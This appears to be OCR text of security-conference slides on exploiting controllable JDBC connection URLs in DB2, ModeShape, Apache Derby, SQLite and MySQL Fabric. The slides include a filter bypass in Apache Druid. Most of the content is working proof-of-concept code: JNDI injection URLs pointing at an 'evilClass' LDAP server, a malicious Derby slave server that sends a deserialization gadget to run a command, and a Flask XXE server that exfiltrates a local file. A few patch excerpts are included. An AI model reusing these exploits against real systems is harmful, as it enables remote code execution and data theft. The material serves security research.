
If the value of clientRerouteServerListJNDIName is not null, clientRerouteServerListJNDIName provides the following functions:

- Allows information about reroute servers to persist across JVMs
- Provides an alternate server location if the first connection to the data source fails

Pursue Root Cause

```
1       public class c0 implements PrivilegedExceptionAction {
2           private Context a = null;
3           private String b;
4
5           public c0(Context var1, String var2) {
6             this.a = var1;
7             this.b = var2;
8           }
9
10          public Object run() throws NamingException {
11            return this.a.Lookup(this.b);
12          }
13
14      }
```

Pursue Root Cause



Make JNDI Injection RCE

```
clientRerouteServerListJNDIName = ldap://127.0.0.1:1389/evilClass;
```

```
public class DB2Test {
    public static void main(String[] args) throws Exception {

    Class.forName("com.ibm.db2.jcc.DB2Driver");

    DriverManager.getConnection("jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDIName=
ldap://127.0.0.1:1389/evilClass;");
    }
}
```

Java Content Repository

Implementations

Jackrabbit (Apache)

CRX (Adobe)


ModeShape

eXo Platform

Oracle Beehive

ModeShape

- JCR 2.0 implementation
- Restful APIs
- Sequencers
- Connectors
- …



JCR Connectors

Use JCR API to access data from other systems

E.g. filesystem, Subversion, JDBC metadata…

ModeShape Gadget

JCR Repositories involving JDBC

```
public class ModeShapeTest {
    public static void main(String[] args) throws Exception {
            Class.forName("org.modeshape.jdbc.LocalJcrDriver");
            DriverManager.getConnection("jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass");
    }
}
```

- A JNDI URL that points the hierarchical database to an existing repository

```
jdbc:jcr:jndi:jcr:?repositoryName=repository
```

- A JNDI URL that points the hierarchical database to an evil LDAP service

```
jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass
```

Apache Derby

```
1     public class Socketconnection {
2       private final Socket socket;
3       private final ObjectOutputStream objOutputStream;
4       Private final ObjectInputstream objInputStream;
5
6       public SocketConnection(Socket var1) throws IOException {
7         this.socket = var1;
8         this.objOutputStream = new ObjectOutputStream(var1.getOutputStream());
9         this.objInputStream = new ObjectInputStream(var1.getInputStream());
10      }
11
12      public Object readMessage() throws cLassNotFoundException, IOException {
13        return this.objInputStream.readObject();
14      }
```

```java
    private class MasterReceiverThread extends Thread {
        private final ReplicationMessage pongMsg = new ReplicationMessage(14, (Object)null);

        MasterReceiverThread(String var2) {
            super("derby.master.receiver-" + var2);
        }

        public void run() {
            while(!ReplicationMessageTransmit.this.stopMessageReceiver) {
                try {
                    ReplicationMessage var1 = this.readMessage();
                    switch(var1.getType()) {
                    case 11:
                    case 12:
                        synchronized(ReplicationMessageTransmit.this.receiveSemaphore) {
                            ReplicationMessageTransmit.this.receivedMsg = var1;
                            ReplicationMessageTransmit.this.receiveSemaphore.notify();
                            break;
                        }
                    case 13:
                        ReplicationMessageTransmit.this.sendMessage(this.pongMsg);
                    }
                }
            }
        }
```

readObject()

readMessage()

MasterReceiverThread

```
startMaster=true

slaveHost=hostname
```

readMessage()

Slave

Master

set JDBC URL to make target start as MASTER meanwhile appoint SLAVE

establish JDBC connection read data stream from SLAVE

execute payload with JDBC driver

JDBC

JDBC Connection

```
public class DerbyTest {

  public static void main(String[] args) throws Exception{

        Class.forName("org.apache.derby.jdbc.EmbeddedDriver");

        DriverManager.getConnection("jdbc:derby:webdb;startMaster=true;slaveHost=evil_server_ip");
    }

}
```

Evil Slave Server

```
public class EvilSlaveServer {
    public static void main(String[] args) throws Exception {
        int port = 4851;
        ServerSocket server = new ServerSocket(port);
        Socket socket = server.accept();
        socket.getOutputStream().write(Serializer.serialize(
                new CommonsBeanutils1().getObject("open -a Calculator")));
        socket.getOutputStream().flush();
        Thread.sleep(TimeUnit.SECONDS.toMillis(5));
        socket.close();
        server.close();
    }
}
```

SQLite

```
If (JDBC URL is controllable) {
   The database file content is controllable
}
```

How to exploit it?

```java
private void open(int openModeFlags, int busyTimeout) throws SQLException {
    // check the path to the file exists
    if (!":memory:".equals(fileName) && !fileName.startsWith("file:") && !fileName.contains("mode=memory")) {
        if (fileName.startsWith(RESOURCE_NAME_PREFIX)) {
            String resourceName = fileName.substring(RESOURCE_NAME_PREFIX.length());

            // search the class path
            ClassLoader contextCL = Thread.currentThread().getContextClassLoader();
            URL resourceAddr = contextCL.getResource(resourceName);
            if (resourceAddr == null) {
                try {
                    resourceAddr = new URL(resourceName);
                }
                catch (MalformedURLException e) {
                    throw new SQLException(String.format("resource %s not found: %s", resourceName, e));
                }
            }

            try {
                fileName = extractResource(resourceAddr).getAbsolutePath();
            }
            catch (IOException e) {
                throw new SQLException(String.format("failed to load %s: %s", resourceName, e));
            }
        }

```

```
1     else {
2                 // remove the old DB file
3                 boolean deletionSucceeded = dbFile.delete();
4                 if (!deletionSucceeded) {
5                     throw new IOException("failed to remove existing DB file: " + dbFile.getAbsolutePath());
6                 }
7             }
8
9    }
10
11       byte[] buffer = new byte[8192]; // 8K buffer
12       FileOutputStream writer = new FileOutputStream(dbFile);
13       InputStream reader = resourceAddr.openStream();
14       try {
15           int bytesRead = 0;
16           while ((bytesRead = reader.read(buffer)) != -1) {
17               writer.write(buffer, 0, bytesRead);
18           }
19           return dbFile;
20       }
21       finally {
22           writer.close();
23           reader.close();
24       }
25
```

controllable SQLite DB & uncontrollable select code

HITB SECCONF SIN-2021

Utilize "CREATE VIEW" to convert uncontrollable SELECT to controllable

```
CREATE VIEW security AS SELECT (<sub-query-1>), (<sub-query-2>)
```

```
Class.forName("org.sqlite.JDBC");
c=DriverManager.getConnection(url);
c.setAutoCommit(true);
Statement statement = c.createStatement();
statement.execute("SELECT * FROM security");
```

Trigger sub-query-1 and sub-query-2

```java
protected CoreConnection(String url, String fileName, Properties prop) throws SQLException
{
    this.url = url;
    this.fileName = extractPragmasFromFilename(fileName, prop);

    SQLiteConfig config = new SQLiteConfig(prop);
    this.dateClass = config.dateClass;
    this.dateMultiplier = config.dateMultiplier;
    this.dateFormat = FastDateFormat.getInstance(config.dateStringFormat);
    this.dateStringFormat = config.dateStringFormat;
    this.datePrecision = config.datePrecision;
    this.transactionMode = config.getTransactionMode();
    this.openModeFlags = config.getOpenModeFlags();

    open(openModeFlags, config.busyTimeout);

    if (fileName.startsWith("file:") && !fileName.contains("cache="))
    {   // URI cache overrides flags
        db.shared_cache(config.isEnabledSharedCache());
    }
    db.enable_load_extension(config.isEnabledLoadExtension());

    // set pragmas
    config.apply((Connection)this);
}
```

Load extension with a controllable file?

Use memory corruptions in SQLite such "Magellan"

```
public class SqliteTest {
    pubtic static void main(String args[]) {
      Connection c = null;
      String url= "jdbc:sqlite::resource:http://127.0.0.1:8888/poc.db";
      try {
          Class.forName("org.sqlite.JDBC");
          c = DriverManager.getconnection(url);
          c.setAutoCommit(true);
          Statement statement = c.createStatement();
          statement.execute("SELECT * FROM security");
      } catch (Exception e) {
          System.err.println(e.getClass().getName () + ": " + e.getMessage());
          System.exit(0);
      }
    }
```

properties filter for bug fix

Apache Druid CVE-2021-26919 Patch

```
public static void throwIfPropertiesAreNotAllowed(
      Set<String> actualProperties,
      Set<String> systemPropertyPrefixes,
      Set<String> allowedProperties
  )
  {
    for (String property : actualProperties) {
      if
(systemPropertyPrefixes.stream().noneMatch(property::startsWith)) {
        Preconditions.checkArgument(
            allowedProperties.contains(property),
            "The property [%s] is not in the allowed list %s",
            property, allowedProperties
        );
      }
    }
  }
```

Apache DolphinScheduler CVE-2020-11974 Patch

```
private final Logger logger = LoggerFactory.getLogger(MySQLDataSource.class);
private final String sensitiveParam = "autoDeserialize=true";
private final char symbol = '&';
/**
 * gets the JDBC url for the data source connection
 * @return jdbc url
  return DbType.MYSQL;
}

@Override
protected String filterOther(String other){
  if (other.contains(sensitiveParam)){
    int index = other.indexOf(sensitiveParam);
    String tmp = sensitiveParam;
    if (other.charAt(index-1) == symbol){
      tmp = symbol + tmp;
    } else if(other.charAt(index + 1) == symbol){
      tmp = tmp + symbol;
    }
    logger.warn("sensitive param : {} in otherParams field is filtered", tmp);
    other = other.replace(tmp, "");
  }
```

New exploitable way to bypass property filter

Apache Druid Case

- MySQL Connector/J 5.1.48 is used
- Effect Apache Druid latest version
- Differences between **Properties Filter Parser** and **JDBC Driver Parser**

Apache Druid 0day Case

```
1  private static void checkConnectionURL(String url, JdbcAccessSecurityConfig securityConfig)
2   {
3     Preconditions.checkNotNull(url, "connectorConfig.connectURI");
4
5     if (!securityConfig.isEnforceAllowedProperties()) {
6       // You don't want to do anything with properties.
7       return;
8     }
9
10    @Nullable final Properties properties; // null when url has an invalid format
11    if (url.startsWith(ConnectionUriUtils.MYSQL_PREFIX)) {
12      try {
13        NonRegisteringDriver driver = new NonRegisteringDriver();
14        properties = driver.parseURL(url, null);
15      }
```

Java Service Provider Interface

java.util.ServiceLoader

mysql-connector-java-{VERSION}.jar

META-INF/services

java.sql.Driver

com.mysql.cj.jdbc.Driver

com.mysql.fabric.jdbc.FabricMySQLDriver

com.mysql.fabric.jdbc.FabricMySQLDriver

- MySQL Fabric is a system for managing a farm of MySQL servers.
- MySQL Fabric provides an extensible and easy to use system for managing a MySQL deployment for sharding and high-availability.

```
1     Properties parseFabricURL(String url, Properties defaults) throws SQLException
2     {
3             if (!url.startsWith("jdbc:mysql:fabric://")) {
4                 return null;
5             }
6             // We have to fudge the URL here to get NonRegisteringDriver.parseURL()
7     to parse it for us.
8             // It actually checks the prefix and bails if it's not recognized.
9             // jdbc:mysql:fabric:// => jdbc:mysql://
10            return super.parseURL(url.replaceAll("fabric:", ""), defaults);
11        }
```

```
1  try {
2      String url = this.fabricProtocol + "://" + this.host + ":" + this.port;
3      this.fabricConnection = new FabricConnection(url, this.fabricUsername, this.fabricPasswor
4  } catch (FabricCommunicationException ex) {
5              throw SQLError.createSQLException("Unable to establish connection to the Fabric
6  server", SQLError.SQL_STATE_CONNECTION_REJECTED, ex, getExceptionInterceptor(), this);
7          }
8
9
10
11
12
13 public FabricConnection(String url, String username, String password) throw
14 FabricCommunicationException {
15         this.client = new XmlRpcClient(url, username, password);
16         refreshState();
17     }
18
19
```

customize fabric protocol


send a XMLRPC request to host

call XMLRPC request automatically after JDBC Connection

Seems like a SSRF request?

```
1       public FabricConnection(String url, String username, String password) throws FabricCommunicationException {
2               this.client = new XmlRpcClient(url, username, password);
3               refreshState();
4           }
5       . . . . . .
6
7       public int refreshState() throws FabricCommunicationException {
8               FabricStateResponse<Set<ServerGroup>> serverGroups = this.client.getServerGroups();
9               FabricStateResponse<Set<ShardMapping>> shardMappings = this.client.getShardMappings();
10
11              this.serverGroupsExpiration = serverGroups.getExpireTimeMillis();
12              this.serverGroupsTtl = serverGroups.getTtl();
13              for (ServerGroup g : serverGroups.getData()) {
14                  this.serverGroupsByName.put(g.getName(), g);
15              }
16      . . . . . .
17
18      public FabricStateResponse<Set<ServerGroup>> getServerGroups(String groupPattern) throws FabricCommunicationException {
19              int version = 0; // necessary but unused
20              Response response = errorSafeCallMethod(METHOD_DUMP_SERVERS, new Object[] { version, groupPattern });
21              // collect all servers by group name
22              Map<String, Set<Server>> serversByGroupName = new HashMap<String, Set<Server>>();
23      . . . . . .
24
25      private Response errorSafeCallMethod(String methodName, Object args[]) throws FabricCommunicationException {
26              List<?> responseData = this.methodCaller.call(methodName, args);
27              Response response = new Response(responseData);
28
29
30
31
```

Find XXE vulnerability in processing response data



```
OutputStream os = connection.getOutputStream();
os.write(out.getBytes());
os.flush();
os.close();

// Get Response
InputStream is = connection.getInputStream();
SAXParserFactory factory = SAXParserFactory.newInstance();
SAXParser parser = factory.newSAXParser();
ResponseParser saxp = new ResponseParser();

parser.parse(is, saxp);

is.close();

MethodResponse resp = saxp.getMethodResponse();
if (resp.getFault() != null) {
    throw new MySQLFabricException(resp.getFault());
}

return resp;
```

XXE attack without any properties

```
import java.sql.Connection;
import java.sql.DriverManager;

public class MysqlTest{
    public static void main(String[] args) throws Exception{
        String url = "jdbc:mysql:fabric://127.0.0.1:5000";
        Connection conn = DriverManager.getConnection(url);
    }
}
```

XXE attack without any properties

```
from flask import Flask
app = Flask(__name__)


@app.route('/xxe.dtd', methods=['GET', 'POST'])
def xxe_oob():

return '''<!ENTITY % aaaa SYSTEM "fiLe:///tmp/data">

<!ENTITY % demo "<!ENTITY bbbb SYSTEM
'http://127,0.0.1:5000/xxe?data=%aaaa;'>"> %demo;'''


@app.route('/', methods=['GET', 'POST’])
def dtd():

return '''<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY % xd SYSTEM "http://127.0.0.1:5000/xxe.dtd"> %xd;]>
<root>&bbbb;</root>'''

if __name__ == '__main__'
  app.run()
```

Thanks!